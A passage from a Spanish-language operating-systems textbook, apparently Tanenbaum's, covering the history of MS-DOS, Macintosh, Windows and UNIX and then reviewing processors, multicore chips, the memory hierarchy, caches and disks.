Cuando IBM regresó, Gates se había enterado de que un fabricante local de computadoras, Seattle Computer Products, tenía un sistema operativo adecuado conocido como **DOS** (*Disk Operating System*; Sistema Operativo en Disco). Se acercó a ellos y les ofreció comprarlo (supuestamente por 75,000 dólares), a lo cual ellos accedieron de buena manera. Después Gates ofreció a IBM un paquete con DOS/BASIC, el cual aceptó. IBM quería ciertas modificaciones, por lo que Gates contrató a la persona que escribió el DOS, Tim Paterson, como empleado de su recién creada empresa de nombre Microsoft, para que las llevara a cabo. El sistema rediseñado cambió su nombre a **MS-DOS** (*Microsoft Disk Operating System;* Sistema Operativo en Disco de MicroSoft) y rápidamente llegó a dominar el mercado de la IBM PC. Un factor clave aquí fue la decisión de Gates (que en retrospectiva, fue en extremo inteligente) de vender MS-DOS a las empresas de computadoras para que lo incluyeran con su hardware, en comparación con el intento de Kildall por vender CP/M a los usuarios finales, uno a la vez (por lo menos al principio). Después de que se supo todo esto, Kildall murió en forma repentina e inesperada debido a causas que aún no han sido reveladas por completo.

Para cuando salió al mercado en 1983 la IBM PC/AT, sucesora de la IBM PC, con la CPU Intel 80286, MS-DOS estaba muy afianzado y CP/M daba sus últimos suspiros. Más adelante, MS-DOS se utilizó ampliamente en el 80386 y 80486. Aunque la versión inicial de MS-DOS era bastante primitiva, las versiones siguientes tenían características más avanzadas, incluyendo muchas que se tomaron de UNIX. (Microsoft estaba muy al tanto de UNIX e inclusive vendía una versión de este sistema para microcomputadora, conocida como XENIX, durante los primeros años de la compañía).

CP/M, MS-DOS y otros sistemas operativos para las primeras microcomputadoras se basaban en que los usuarios escribieran los comandos mediante el teclado. Con el tiempo esto cambió debido a la investigación realizada por Doug Engelbart en el Stanford Research Institute en la década de 1960. Engelbart inventó la **Interfaz Gráfica de Usuario GUI**, completa con ventanas, iconos, menús y ratón. Los investigadores en Xerox PARC adoptaron estas ideas y las incorporaron en las máquinas que construyeron.

Un día, Steve Jobs, que fue co-inventor de la computadora Apple en su cochera, visitó PARC, vio una GUI y de inmediato se dio cuenta de su valor potencial, algo que la administración de Xerox no hizo. Esta equivocación estratégica de gigantescas proporciones condujo a un libro titulado *Fumbling the Future* (Smith y Alexander, 1988). Posteriormente, Jobs emprendió el proyecto de construir una Apple con una GUI. Este proyecto culminó en Lisa, que era demasiado costosa y fracasó comercialmente. El segundo intento de Jobs, la Apple Macintosh, fue un enorme éxito, no sólo debido a que era mucho más económica que Lisa, sino también porque era **amigable para el**

usuario (*user friendly*), lo cual significaba que estaba diseñada para los usuarios que no sólo no sabían nada acerca de las computadoras, sino que además no tenían ninguna intención de aprender. En el mundo creativo del diseño gráfico, la fotografía digital profesional y la producción de video digital profesional, las Macintosh son ampliamente utilizadas y sus usuarios son muy entusiastas sobre ellas.

Cuando Microsoft decidió crear un sucesor para el MS-DOS estaba fuertemente influenciado por el éxito de la Macintosh. Produjo un sistema basado en GUI llamado Windows, el cual en un principio se ejecutaba encima del MS-DOS (es decir, era más como un shell que un verdadero sistema operativo). Durante cerca de 10 años, de 1985 a 1995, Windows fue sólo un entorno gráfico encima de MS-DOS. Sin embargo, a partir de 1995 se liberó una versión independiente de Windows, conocida como Windows 95, que incorporaba muchas características de los sistemas operativos y utilizaba el sistema MS-DOS subyacente sólo para iniciar y ejecutar programas de MS-DOS antiguos. En 1998, se liberó una versión ligeramente modificada de este sistema, conocida como Windows 98. Sin embargo, tanto Windows 95 como Windows 98 aún contenían una gran cantidad de lenguaje ensamblador para los procesadores Intel de 16 bits.

Otro de los sistemas operativos de Microsoft es **Windows NT** (NT significa Nueva Tecnología), que es compatible con Windows 95 en cierto nivel, pero fue completamente rediseñado en su interior. Es un sistema completo de 32 bits. El diseñador en jefe de Windows NT fue David Cutler, quien también fue uno de los diseñadores del sistema operativo VMS de VAX, por lo que hay algunas ideas de VMS presentes en NT. De hecho, había tantas ideas de VMS presentes que el propietario de VMS (DEC) demandó a Microsoft. El caso se resolvió en la corte por una cantidad de muchos dígitos. Microsoft esperaba que la primera versión de NT acabara con MS-DOS y todas las demás versiones de Windows, ya que era un sistema muy superior, pero fracasó. No fue sino hasta Windows NT 4.0 que finalmente empezó a tener éxito, en especial en las redes corporativas. La versión 5 de Windows NT cambió su nombre a Windows 2000 a principios de 1999. Estaba destinada a ser el sucesor de Windows 98 y de Windows NT 4.0.

Esto tampoco funcionó como se esperaba, por lo que Microsoft preparó otra versión de Windows 98 conocida como **Windows Me** (*Millennium edition*). En el 2001 se liberó una versión ligeramente actualizada de Windows 2000, conocida como Windows XP. Esa versión duró mucho más en el mercado (6 años), reemplazando a casi todas las versiones anteriores de Windows. Después, en enero del 2007 Microsoft liberó el sucesor para Windows XP, conocido como Windows Vista. Tenía una interfaz gráfica nueva, Aero, y muchos programas de usuario nuevos o actualizados. Microsoft espera que sustituya a Windows XP por completo, pero este proceso podría durar casi toda una década.

El otro competidor importante en el mundo de las computadoras personales es UNIX (y todas sus variantes). UNIX es más fuerte en los servidores tanto de redes como empresariales, pero también está cada vez más presente en las computadoras de escritorio, en especial en los países que se desarrollan con rapidez, como India y China. En las computadoras basadas en Pentium, Linux se está convirtiendo en una alternativa popular para Windows entre los estudiantes y cada vez más usuarios corporativos. Como agregado, a lo largo de este libro utilizaremos el término “Pentium” para denotar al Pentium I, II, III y 4, así como sus sucesores tales como el Core 2 Duo. El término **x86** también se utiliza algunas veces para indicar el rango completo de CPU Intel partiendo desde el 8086, mientras que utilizaremos “Pentium” para indicar todas las CPU desde el

Pentium I. Admitimos que este término no es perfecto, pero no hay disponible uno mejor. Uno se pregunta qué genio de mercadotecnia en Intel desperdició una marca comercial (Pentium) que la mitad del mundo conocía bien y respetaba, sustituyéndola con términos como “Core 2 duo” que muy pocas personas comprenden; ¿qué significan “2” y “duo”? Tal vez “Pentium 5” (o “Pentium 5 dual core”, etc.) eran demasiado difíciles de recordar. **FreeBSD** es también un derivado popular de UNIX, que se originó del proyecto BSD en Berkeley. Todas la computadoras modernas Macintosh utilizan una versión modificada de FreeBSD. UNIX también es estándar en las estaciones de trabajo operadas por chips RISC de alto rendimiento, como los que venden Hewlett-Packard y Sun Microsystems.

Muchos usuarios de UNIX, en especial los programadores experimentados, prefieren una interfaz de línea de comandos a una GUI, por lo que casi todos los sistemas UNIX presentan un sistema de ventanas llamado **X Window System** (también conocido como **X11**), producido en el M.I.T. Este sistema se encarga de la administración básica de las ventanas y permite a los usuarios crear, eliminar, desplazar y cambiar el tamaño de las ventanas mediante el uso de un ratón. Con frecuencia hay disponible una GUI completa, como **Gnome** o **KDE**, para ejecutarse encima de X11, lo cual proporciona a UNIX una apariencia parecida a la Macintosh o a Microsoft Windows, para aquellos usuarios de UNIX que desean algo así.

Un interesante desarrollo que empezó a surgir a mediados de la década de 1980 es el crecimiento de las redes de computadoras personales que ejecutan **sistemas operativos en red** y **sistemas operativos distribuidos** (Tanenbaum y Van Steen, 2007). En un sistema operativo en red, los usuarios están conscientes de la existencia de varias computadoras, y pueden iniciar sesión en equipos remotos y copiar archivos de un equipo a otro. Cada equipo ejecuta su propio sistema operativo local y tiene su propio usuario (o usuarios) local.

Los sistemas operativos en red no son fundamentalmente distintos de los sistemas operativos con un solo procesador. Es obvio que necesitan un dispositivo controlador de interfaz de red y cierto software de bajo nivel para controlarlo, así como programas para lograr el inicio de una sesión remota y el acceso remoto a los archivos, pero estas adiciones no cambian la estructura esencial del sistema operativo.

En contraste, un sistema operativo distribuido se presenta a sus usuarios en forma de un sistema tradicional con un procesador, aun cuando en realidad está compuesto de varios procesadores. Los usuarios no tienen que saber en dónde se están ejecutando sus programas o en dónde se encuentran sus archivos; el sistema operativo se encarga de todo esto de manera automática y eficiente.

Los verdaderos sistemas operativos distribuidos requieren algo más que sólo agregar un poco de código a un sistema operativo con un solo procesador, ya que los sistemas distribuidos y los centralizados difieren en varios puntos críticos. Por ejemplo, los sistemas distribuidos permiten con frecuencia que las aplicaciones se ejecuten en varios procesadores al mismo tiempo, lo que requiere algoritmos de planificación del procesador más complejos para poder optimizar la cantidad de paralelismo.

Los retrasos de comunicación dentro de la red implican a menudo que estos (y otros) algoritmos deban ejecutarse con información incompleta, obsoleta o incluso incorrecta. Esta situación es muy distinta a la de un sistema con un solo procesador, donde el sistema operativo tiene información completa acerca del estado del sistema.

1.3 REVISIÓN DEL HARDWARE DE COMPUTADORA

Un sistema operativo está íntimamente relacionado con el hardware de la computadora sobre la que se ejecuta. Extiende el conjunto de instrucciones de la computadora y administra sus recursos. Para trabajar debe conocer muy bien el hardware, por lo menos en lo que respecta a cómo aparece para el programador. Por esta razón, revisaremos brevemente el hardware de computadora como se encuentra en las computadoras personales modernas. Después de eso, podemos empezar a entrar en los detalles acerca de qué hacen los sistemas operativos y cómo funcionan.

Conceptualmente, una computadora personal simple se puede abstraer mediante un modelo como el de la figura 1-6. La CPU, la memoria y los dispositivos de E/S están conectados mediante un bus del sistema y se comunican entre sí a través de este bus. Las computadoras personales modernas tienen una estructura más complicada en la que intervienen varios buses, los cuales analizaremos más adelante; por ahora basta con este modelo. En las siguientes secciones analizaremos brevemente estos componentes y examinaremos algunas de las cuestiones de hardware que son de relevancia para los diseñadores de sistemas operativos; sobra decir que será un resumen muy compacto. Se han escrito muchos libros acerca del tema del hardware de computadora y su organización. Dos libros muy conocidos acerca de este tema son el de Tanenbaum (2006) y el de Patterson y Hennessy (2004).




Figura 1-6. Algunos de los componentes de una computadora personal simple.

1.3.1 Procesadores

El "cerebro" de la computadora es la CPU, que obtiene las instrucciones de la memoria y las ejecuta. El ciclo básico de toda CPU es obtener la primera instrucción de memoria, decodificarla para determinar su tipo y operandos, ejecutarla y después obtener, decodificar y ejecutar las instrucciones subsiguientes. El ciclo se repite hasta que el programa termina. De esta forma se ejecutan los programas.

Cada CPU tiene un conjunto específico de instrucciones que puede ejecutar. Así, un Pentium no puede ejecutar programas de SPARC y un SPARC no puede ejecutar programas de Pentium. Como el acceso a la memoria para obtener una instrucción o palabra de datos requiere mucho más tiempo que ejecutar una instrucción, todas las CPU contienen ciertos registros en su interior para contener las variables clave y los resultados temporales. Debido a esto, el conjunto de instrucciones generalmente contiene instrucciones para cargar una palabra de memoria en un registro y almacenar una palabra de un registro en la memoria. Otras instrucciones combinan dos operandos de los registros, la memoria o ambos en un solo resultado, como la operación de sumar dos palabras y almacenar el resultado en un registro o la memoria.

Además de los registros generales utilizados para contener variables y resultados temporales, la mayoría de las computadoras tienen varios registros especiales que están visibles para el programador. Uno de ellos es el **contador de programa** (*program counter*), el cual contiene la dirección de memoria de la siguiente instrucción a obtener. Una vez que se obtiene esa instrucción, el contador de programa se actualiza para apuntar a la siguiente.

Otro registro es el **apuntador de pila** (*stack pointer*), el cual apunta a la parte superior de la pila (*stack*) actual en la memoria. La pila contiene un conjunto de valores por cada procedimiento al que se ha entrado pero del que todavía no se ha salido. El conjunto de valores en la pila por procedimiento contiene los parámetros de entrada, las variables locales y las variables temporales que no se mantienen en los registros.

Otro de los registros es **PSW** (*Program Status Word*; Palabra de estado del programa). Este registro contiene los bits de código de condición, que se asignan cada vez que se ejecutan las instrucciones de comparación, la prioridad de la CPU, el modo (usuario o kernel) y varios otros bits de control. Los programas de usuario pueden leer normalmente todo el PSW pero por lo general sólo pueden escribir en algunos de sus campos. El PSW juega un papel importante en las llamadas al sistema y en las operaciones de E/S.

El sistema operativo debe estar al tanto de todos los registros. Cuando la CPU se multiplexa en el tiempo, el sistema operativo detiene con frecuencia el programa en ejecución para (re)iniciar otro. Cada vez que detiene un programa en ejecución, el sistema operativo debe guardar todos los registros para poder restaurarlos cuando el programa continúe su ejecución.

Para mejorar el rendimiento, los diseñadores de CPUs abandonaron desde hace mucho tiempo el modelo de obtener, decodificar y ejecutar una instrucción a la vez. Muchas CPUs modernas cuentan con medios para ejecutar más de una instrucción al mismo tiempo. Por ejemplo, una CPU podría tener unidades separadas de obtención, decodificación y ejecución, de manera que mientras se encuentra ejecutando la instrucción n, también podría estar decodificando la instrucción $n + 1$ y obteniendo la instrucción $n + 2$. A dicha organización se le conoce como **canalización** (*pipeline*); la figura 1-7(a) ilustra una canalización de tres etapas. El uso de canalizaciones más grandes es común. En la mayoría de los diseños de canalizaciones, una vez que se ha obtenido una instrucción y se coloca en la canalización, se debe ejecutar aún si la instrucción anterior era una bifurcación condicional que se tomó. Las canalizaciones producen grandes dolores de cabeza a los programadores de compiladores y de sistemas operativos, ya que quedan al descubierto las complejidades de la máquina subyacente.

Aún más avanzada que el diseño de una canalización es la CPU **superescalar**, que se muestra en la figura 1-7(b). En este diseño hay varias unidades de ejecución; por ejemplo, una para la arit-




Figura 1-7. (a) Canalización de tres etapas; (b) CPU superescalar.

mética de enteros, una para la aritmética de punto flotante y otra para las operaciones Booleanas. Dos o más instrucciones se obtienen a la vez, se decodifican y se vacían en un búfer de contención hasta que puedan ejecutarse. Tan pronto como una unidad de ejecución se encuentre libre, busca en el búfer de contención para ver si hay una instrucción que pueda manejar; de ser así, saca la instrucción del búfer y la ejecuta. Una consecuencia de este diseño es que con frecuencia las instrucciones del programa se ejecutan en forma desordenada. En gran parte, es responsabilidad del hardware asegurarse de que el resultado producido sea el mismo que hubiera producido una implementación secuencial, pero una cantidad molesta de complejidad es impuesta al sistema operativo, como veremos más adelante.

La mayoría de las CPU, con excepción de las extremadamente simples que se utilizan en los sistemas integrados, tienen dos modos: modo kernel y modo usuario, como dijimos antes. Por lo general, un bit en el PSW controla el modo. Al operar en modo kernel, la CPU puede ejecutar cualquier instrucción de su conjunto de instrucciones y utilizar todas las características del hardware. El sistema operativo opera en modo kernel, lo cual le da acceso al hardware completo.

En contraste, los programas de usuario operan en modo de usuario, el cual les permite ejecutar sólo un subconjunto de las instrucciones y les da acceso sólo a un subconjunto de las características. En general, no se permiten las instrucciones que implican operaciones de E/S y protección de la memoria en el modo usuario. Desde luego que también está prohibido asignar el bit de modo del PSW para entrar al modo kernel.

Para obtener servicios del sistema operativo, un programa usuario debe lanzar una **llamada al sistema** (*system call*), la cual se atrapa en el kernel e invoca al sistema operativo. La instrucción TRAP cambia del modo usuario al modo kernel e inicia el sistema operativo. Cuando se ha completado el trabajo, el control se devuelve al programa de usuario en la instrucción que va después de la llamada al sistema. Más adelante en este capítulo explicaremos los detalles acerca del mecanismo de llamadas al sistema, pero por ahora piense en él como un tipo especial de instrucción de llamada a procedimiento que tiene la propiedad adicional de cambiar del modo usuario al modo kernel. Como indicación sobre la tipografía, utilizaremos el tipo de letra Helvetica en minúsculas para indicar las llamadas al sistema en el texto del libro, como se muestra a continuación: read.

Vale la pena indicar que las computadoras tienen otros traps aparte de la instrucción para ejecutar una llamada al sistema. La mayoría de los demás traps son producidos por el hardware para advertir acerca de una situación excepcional, tal como un intento de dividir entre 0 o un subdesbor-

damiento de punto flotante. En cualquier caso, el sistema operativo obtiene el control y debe decidir qué hacer. Algunas veces el programa debe terminarse con un error. Otras veces el error se puede ignorar (un número que provoque un subdesbordamiento puede establecerse en 0). Por último, cuando el programa anuncia por adelantado que desea manejar ciertos tipos de condiciones, puede devolvérsele el control para dejarlo resolver el problema.

Chips con multihilamiento y multinúcleo

La ley de Moore establece que el número de transistores en un chip se duplica cada 18 meses. Esta "ley" no es ningún tipo de ley de física, como la de la conservación del momento, sino una observación hecha por Gordon Moore, cofundador de Intel, acerca de la velocidad con la que los ingenieros de procesos en las compañías de semiconductores pueden reducir sus transistores. La ley de Moore ha estado vigente durante tres décadas hasta hoy y se espera que siga así durante al menos una década más.

La abundancia de transistores está ocasionando un problema: ¿qué se debe hacer con todos ellos? En párrafos anteriores vimos una solución: las arquitecturas superescalares, con múltiples unidades funcionales. Pero a medida que se incrementa el número de transistores, se puede hacer todavía más. Algo obvio por hacer es colocar cachés más grandes en el chip de la CPU y eso está ocurriendo, pero en cierto momento se llega al punto de rendimiento decreciente.

El siguiente paso obvio es multiplicar no sólo las unidades funcionales, sino también parte de la lógica de control. El Pentium 4 y algunos otros chips de CPU tienen esta propiedad, conocida como **multihilamiento** (*multithreading*) o **hiperhilamiento** (*hyperthreading*) (el nombre que puso Intel al multihilamiento). Para una primera aproximación, lo que hace es permitir que la CPU contenga el estado de dos hilos de ejecución (*threads*) distintos y luego alterne entre uno y otro con una escala de tiempo en nanosegundos (un hilo de ejecución es algo así como un proceso ligero, que a su vez es un programa en ejecución; veremos los detalles sobre esto en el capítulo 2). Por ejemplo, si uno de los procesos necesita leer una palabra de memoria (que requiere muchos ciclos de reloj), una CPU con multihilamiento puede cambiar a otro hilo. El multihilamiento no ofrece un verdadero paralelismo. Sólo hay un proceso en ejecución a la vez, pero el tiempo de cambio entre un hilo y otro se reduce al orden de un nanosegundo.

El multihilamiento tiene consecuencias para el sistema operativo, debido a que cada hilo aparece para el sistema operativo como una CPU separada. Considere un sistema con dos CPU reales, cada una con dos hilos. El sistema operativo verá esto como si hubiera cuatro CPU. Si hay suficiente trabajo sólo para mantener ocupadas dos CPU en cierto punto en el tiempo, podría planificar de manera inadvertida dos hilos en la misma CPU, mientras que la otra CPU estaría completamente inactiva. Esta elección es mucho menos eficiente que utilizar un hilo en cada CPU. El sucesor del Pentium 4, conocido como arquitectura Core (y también Core 2), no tiene hiperhilamiento, pero Intel ha anunciado que el sucesor del Core lo tendrá nuevamente.

Más allá del multihilamiento, tenemos chips de CPU con dos, cuatro o más procesadores completos, o **núcleos** (*cores*) en su interior. Los chips de multinúcleo (*multicore*) de la figura 1-8 contienen efectivamente cuatro minichips en su interior, cada uno con su propia CPU independiente (más adelante hablaremos sobre las cachés). Para hacer uso de dicho chip multinúcleo se requiere en definitiva un sistema operativo multiprocesador.




Figura 1-8. (a) Un chip de cuatro núcleos (*quad-core*) con una caché L2 compartida. (b) Un chip de cuatro núcleos con cachés L2 separadas.

1.3.2 Memoria

El segundo componente importante en cualquier computadora es la memoria. En teoría, una memoria debe ser en extremo rápida (más rápida que la velocidad de ejecución de una instrucción, de manera que la memoria no detenga a la CPU), de gran tamaño y muy económica. Ninguna tecnología en la actualidad cumple con todos estos objetivos, por lo que se adopta una solución distinta. El sistema de memoria está construido como una jerarquía de capas, como se muestra en la figura 1-9. Las capas superiores tienen mayor velocidad, menor capacidad y mayor costo por bit que las capas inferiores, a menudo por factores de mil millones o más.




Figura 1-9. Una común jerarquía de memoria. Los números son sólo aproximaciones.

La capa superior consiste en los registros internos de la CPU. Están compuestos del mismo material que la CPU y, por ende, tienen la misma rapidez. En consecuencia no hay retraso a la hora de utilizarlos. La capacidad de almacenamiento disponible en estos registros es generalmente de 32×32 bits en una CPU de 32 bits y de 64×64 bits en una CPU de 64 bits. Menos de 1 KB en ambos casos. Los programas deben administrar los registros (es decir, decidir qué deben guardar en ellos) por su cuenta, en el software.

El siguiente nivel es la memoria caché, que el hardware controla de manera parcial. La memoria principal se divide en **líneas de caché**, que por lo general son de 64 bytes, con direcciones de 0 a 63 en la línea de caché 0, direcciones de 64 a 127 en la línea de caché 1 y así sucesivamente. Las líneas de caché que se utilizan con más frecuencia se mantienen en una caché de alta velocidad, ubicada dentro o muy cerca de la CPU. Cuando el programa necesita leer una palabra de memoria, el hardware de la caché comprueba si la línea que se requiere se encuentra en la caché. Si es así (a lo cual se le conoce como **acierto de caché**), la petición de la caché se cumple y no se envía una petición de memoria a través del bus hacia la memoria principal. Los aciertos de caché por lo general requieren un tiempo aproximado de dos ciclos de reloj. Los fallos de caché tienen que ir a memoria, con un castigo considerable de tiempo. La memoria caché está limitada en tamaño debido a su alto costo. Algunas máquinas tienen dos o incluso tres niveles de caché, cada una más lenta y más grande que la anterior.

El uso de cachés juega un papel importante en muchas áreas de las ciencias computacionales, no sólo en la caché de las líneas de RAM. Cada vez que hay un recurso extenso que se puede dividir en piezas, algunas de las cuales se utilizan con mucho más frecuencia que otras, a menudo se invoca a la caché para mejorar el rendimiento. Los sistemas operativos la utilizan todo el tiempo. Por ejemplo, la mayoría de los sistemas operativos mantienen (piezas de) los archivos que se utilizan con frecuencia en la memoria principal para evitar tener que obtenerlos del disco en forma repetida. De manera similar, los resultados de convertir nombres de rutas extensas tales como

/home/ast/proyectos/minix3/src/kernel/reloj.c

a la dirección en disco donde se encuentra el archivo, se pueden colocar en la caché para evitar búsquedas repetidas. Por último, cuando una dirección de una página Web (URL) se convierte en una dirección de red (dirección IP), el resultado se puede poner en la caché para usarlo a futuro (existen muchos otros usos).

En cualquier sistema de caché surgen con rapidez varias preguntas, incluyendo:

1. Cuándo se debe poner un nuevo elemento en la caché.
2. En qué línea de caché se debe poner el nuevo elemento.
3. Qué elemento se debe eliminar de la caché cuando se necesita una posición.
4. Dónde se debe poner un elemento recién desalojado en la memoria de mayor tamaño.

No todas las preguntas son relevantes para cada situación de uso de la caché. Para poner líneas de la memoria principal en la caché de la CPU, por lo general se introduce un nuevo elemento en cada fallo de caché. La línea de caché a utilizar se calcula generalmente mediante el uso de algunos de los bits de mayor orden de la dirección de memoria a la que se hace referencia. Por ejemplo, con 4096 líneas de caché de 64 bytes y direcciones de 32 bits, los bits del 6 al 17 podrían utilizarse para especificar la línea de caché, siendo los bits del 0 al 5 el byte dentro de la línea de la caché. En este caso, el elemento a quitar es el mismo en el que se colocan los nuevos datos, pero en otros sistemas podría ser otro. Por último, cuando se vuelve a escribir una línea de caché en la memoria principal (si se ha modificado desde la última vez que se puso en caché), la posición en memoria donde se debe volver a escribir se determina únicamente por la dirección en cuestión.

Las cachés son una idea tan útil que las CPUs modernas tienen dos de ellas. La **caché L1** o de primer nivel está siempre dentro de la CPU, y por lo general alimenta las instrucciones decodificadas al motor de ejecución de la CPU. La mayoría de los chips tienen una segunda caché L1 para las

palabras de datos que se utilizan con frecuencia. Por lo general, las cachés L1 son de 16 KB cada una. Además, a menudo hay una segunda caché, conocida como **caché L2**, que contiene varios megabytes de palabras de memoria utilizadas recientemente. La diferencia entre las cachés L1 y L2 está en la velocidad. El acceso a la caché L1 se realiza sin ningún retraso, mientras que el acceso a la caché L2 requiere un retraso de uno o dos ciclos de reloj.

En los chips multinúcleo, los diseñadores deben decidir dónde deben colocar las cachés. En la figura 1-8(a) hay una sola caché L2 compartida por todos los núcleos; esta metodología se utiliza en los chips multinúcleo de Intel. En contraste, en la figura 1-8(b) cada núcleo tiene su propia caché L2; AMD utiliza esta metodología. Cada estrategia tiene sus pros y sus contras. Por ejemplo, la caché L2 compartida de Intel requiere un dispositivo controlador de caché más complicado, pero la manera en que AMD utiliza la caché hace más difícil la labor de mantener las cachés L2 consistentes.

La memoria principal viene a continuación en la jerarquía de la figura 1-9. Es el “caballo de batalla” del sistema de memoria. Por lo general a la memoria principal se le conoce como **RAM** (*Random Access Memory,* Memoria de Acceso Aleatorio). Los usuarios de computadora antiguos algunas veces la llaman **memoria de núcleo** debido a que las computadoras en las décadas de 1950 y 1960 utilizaban pequeños núcleos de ferrita magnetizables para la memoria principal. En la actualidad, las memorias contienen desde cientos de megabytes hasta varios gigabytes y su tamaño aumenta con rapidez. Todas las peticiones de la CPU que no se puedan satisfacer desde la caché pasan a la memoria principal.

Además de la memoria principal, muchas computadoras tienen una pequeña cantidad de memoria de acceso aleatorio no volátil. A diferencia de la RAM, la memoria no volátil no pierde su contenido cuando se desconecta la energía. La **ROM** (*Read Only Memory*, Memoria de sólo lectura) se programa en la fábrica y no puede modificarse después. Es rápida y económica. En algunas computadoras, el cargador de arranque (*bootstrap loader*) que se utiliza para iniciar la computadora está contenido en la ROM. Además, algunas tarjetas de E/S vienen con ROM para manejar el control de los dispositivos de bajo nivel.

La **EEPROM** (*Electrically Erasable PROM*, PROM eléctricamente borrable) y la **memoria flash** son también no volátiles, pero en contraste con la ROM se pueden borrar y volver a escribir datos en ellas. Sin embargo, para escribir en este tipo de memorias se requiere mucho más tiempo que para escribir en la RAM, por lo cual se utilizan en la misma forma que la ROM, sólo con la característica adicional de que ahora es posible corregir los errores en los programas que contienen, mediante la acción de volver a escribir datos en ellas en el campo de trabajo.

La memoria flash también se utiliza comúnmente como el medio de almacenamiento en los dispositivos electrónicos portátiles. Sirve como película en las cámaras digitales y como el disco en los reproductores de música portátiles, para nombrar sólo dos usos. La memoria flash se encuentra entre la RAM y el disco en cuanto a su velocidad. Además, a diferencia de la memoria en disco, si se borra demasiadas veces, se desgasta.

Otro tipo más de memoria es CMOS, la cual es volátil. Muchas computadoras utilizan memoria CMOS para guardar la fecha y hora actuales. La memoria CMOS y el circuito de reloj que incrementa la hora en esta memoria están energizados por una pequeña batería, por lo que la hora se actualiza en forma correcta aun cuando la computadora se encuentre desconectada. La memoria CMOS también puede contener los parámetros de configuración, como el disco del cual se debe iniciar el sistema. Se utiliza CMOS debido a que consume tan poca energía que la batería instalada en

la fábrica dura varios años. Sin embargo, cuando empieza a fallar puede parecer como si la computadora tuviera la enfermedad de Alzheimer, olvidando cosas que ha sabido durante años, como desde cuál disco duro se debe iniciar el sistema.

1.3.3 Discos

El siguiente lugar en la jerarquía corresponde al disco magnético (disco duro). El almacenamiento en disco es dos órdenes de magnitud más económico que la RAM por cada bit, y a menudo es dos órdenes de magnitud más grande en tamaño también. El único problema es que el tiempo para acceder en forma aleatoria a los datos en ella es de cerca de tres órdenes de magnitud más lento. Esta baja velocidad se debe al hecho de que un disco es un dispositivo mecánico, como se muestra en la figura 1-10.




Figura 1-10. Estructura de una unidad de disco.

